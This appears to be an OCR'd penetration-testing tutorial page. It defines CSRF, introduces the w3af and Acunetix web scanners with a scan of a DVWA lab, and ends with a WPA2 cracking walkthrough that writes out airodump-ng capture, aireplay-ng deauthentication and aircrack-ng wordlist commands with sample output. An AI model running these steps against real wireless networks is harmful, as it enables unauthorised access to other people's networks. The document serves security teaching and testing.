
CSRF Cross-site request forgery

Cross-site request forgery, also known as a one-click attack or session riding and abbreviated as CSRF (sometimes pronounced sea-surf or XSRF, is a type of malicious exploit of a website whereby unauthorized commands are transmitted from a user that the website trusts. Unlike cross-site scripting (XSS), which exploits the trust a user has for a particular site, CSRF exploits the trust that a site has in a user's browser.


For most sites, browsers will automatically include with such requests any credentials associated with the site, such as the user's session cookie, basic auth credentials, IP address, Windows domain credentials, etc. Therefore, if the user is currently authenticated to the site, the site will have no way to distinguish this from a legitimate user request.

In this way, the attacker can make the victim perform actions that they didn't intend to, such as logout, purchase item, change account information, retrieve account information, or any other function provided by the vulnerable website.

CSRF with DVWA



Web vulnerability scanner W3af: Web application audit framework



w3af (Web Application audit and attack framework) is a framework for auditing and exploitation of web applications. In this series of articles we will be looking at almost all the features that w3af has to

offer and discuss how to use them for Web application Penetration testing. In the first part of this series we will be working with w3af console and getting ourselves familiar with the commands. We will also be looking at the different types of plugins that w3af has to offer and discuss how to use them for optimal performance.

Some of the major features of w3af are:


1. It has plugins that communicate with each other. For eg. the discovery plugin in w3af looks for different url's to test for vulnerabilities and passes it on to the audit plugin which then uses these URL's to search for vulnerabilities.
2. It removes some of the headaches involved in Manual web application testing through its Fuzzy and Manual request generator feature. It can also be configured to run as a MITM proxy. The requests intercepted can be sent to the request generator and then manual web application testing can be performed using variable parameters.
3. It also has features to exploit the vulnerabilities that it finds.


Acunetix Web Vulnerability Scanner

Acunetix Web Vulnerability Scanner (WVS) is an automated web application security testing tool that audits your web applications by checking for exploitable hacking vulnerabilities. Automated scans may be supplemented and crosschecked with the variety of manual tools to allow for comprehensive web site and web application penetration testing.

Acunetix Web Vulnerability Scanner Includes Many Innovative Features:

1. Industry's most advanced and in-depth SQL injection and Cross site scripting testing
2. Advanced penetration testing tools, such as the HTTP Editor and the HTTP Fuzzer
3. Visual macro recorder makes testing web forms and password protected areas easy
4. Support for pages with CAPTCHA, single sign-on and Two Factor authentication mechanisms
5. Extensive reporting facilities including PCI compliance reports
6. Multi-threaded and lightning fast scanner crawls hundreds of thousands of pages with ease
7. Intelligent crawler detects web server type and application language
8. Acunetix crawls and analyzes websites including flash content, SOAP and AJAX
9. Port scans a web server and runs security checks against network services running on the server



Acunetix Web Vulnerability Scanner (UGHacker Edition)
Scan Results
Status
Web Alerts (34)
Apache server-info enabled (1)
Apache server-status enabled (1)
HTML form without CSRF protection ...
User credentials are sent in clear te...
File upload (2)
Session token in URL (38)
TRACE method is enabled (1)
GHDB: Default phpinfo page (1)
GHDB: phpinfo() (1)
Knowledge Base
Site Structure
Found
DVWA-1.0.8
Exercise1
icons
Not Found
img
Moved Permanently
learn2live
php
phpmyadmin
OK
phptest.php
security
Found
webalizer
OK
applications.html
OK
bitnami.css
OK
Alerts summary
54 alerts
acunetix threat level
Level 2: Medium
Total alerts found
54
High
Medium
11
Low
41
Informational
2
Target information
Statistics
305 requests
Progress


Acunetix Web Vulnerability Scanner (UGHacker Edition)
File
Tools
Configuration
Help
New Scan
Tools Explorer
Web Vulnerability Scanner
Web Scanner
Tools
Site Crawler
Target Finder
Subdomain Scanner
Blind SQL Injector
HTTP Editor
HTTP Sniffer
HTTP Fuzzer
Authentication Tester
Compare Results
Web Services
Web Services Scanner
Web Services Editor
Configuration
Application Settings
Scan Settings
Scanning Profiles
General
Program Updates
Version Information
Licensing
Support Center
Purchase
User Manual (html)
User Manual (pdf)
AcuSensor
acunetix
Acunetix Web Vulnerability Scanner
Web Scanner
Scan your web applications automatically for vulnerabilities
Tools
Customize your security assessments with an extensive set of tools
Web Services
Scan your web services automatically for vulnerabilities
Configuration
Application preferences and scanning profiles
General
Check for product updates, find help, and modify your license
Common Tasks
New Scan
Start a new website scan
Sample Scan
Load the results from a sample scan session
New WS Scan
Start a new web service scan
Reporter
View, customize, and publish vulnerability reports
Scheduler
Schedule an automated scan
AcuSensor
Enable and configure AcuSensor
Acunetix Web Application Security Blog

Wireless network penetration

Cracking WPA2 Wireless security key

Answer: WPA2 is a security technology commonly used on Wi-Fi wireless networks. WPA2 (Wireless Protected Access 2) replaced the original WPA technology on all certified Wi-Fi hardware since 2006 and is based on the IEEE 802.11i technology standard for data enc




ryption.

Airmon-ng

Airmon-ng start wlan0


airodump-ng mon0

Then, press "Ctrl+c" to break the program.




airodump-ng -c 3 -w wpacrack --bssid ff:ff:ff:ff:ff:ff --ivs mon0

*where -c is the channel
-w is the file to be written
--bssid is the BSSID



aireplay-ng -0 1 -a ff:ff:ff:ff:ff:ff -c 99:88:77:66:55:44 mon0

*where -a is the BSSID
-c is the client MAC address (STATION)



Use the John the Ripper as word list to crack the WPA/WP2 password.

aircrack-ng -w /pentest/passwords/john/password.lst wpacrack-01.ivs


Aircrack-ng 1.1 r2178
[00:01:39] 111756 keys tested (1142.91 k/s)
Current passphrase: 7u1212i1i73
Master Key : 58 54 EE 62 84 D6 C1 54 FA B3 E1 7C 15 EE 97 6B
29 36 CA 95 0B 3F E1 0F 84 79 18 68 C9 80 C1 55
Transient Key : 1D B0 2F 39 45 3E 3B 87 F9 49 3B 4D 9C 80 1D D5
DD 84 20 55 E7 A7 50 04 AB 49 1C 97 77 65 E8 26
F6 04 45 E4 24 F2 1E 39 AE B5 D8 18 0A FD C0 A2
79 F6 73 68 26 3E 98 3D 97 54 EC 22 13 D8 EB 83
EAPOL HMAC : 11 28 38 BB 03 85 05 24 ED 35 F7 C1 1A 71 7C BC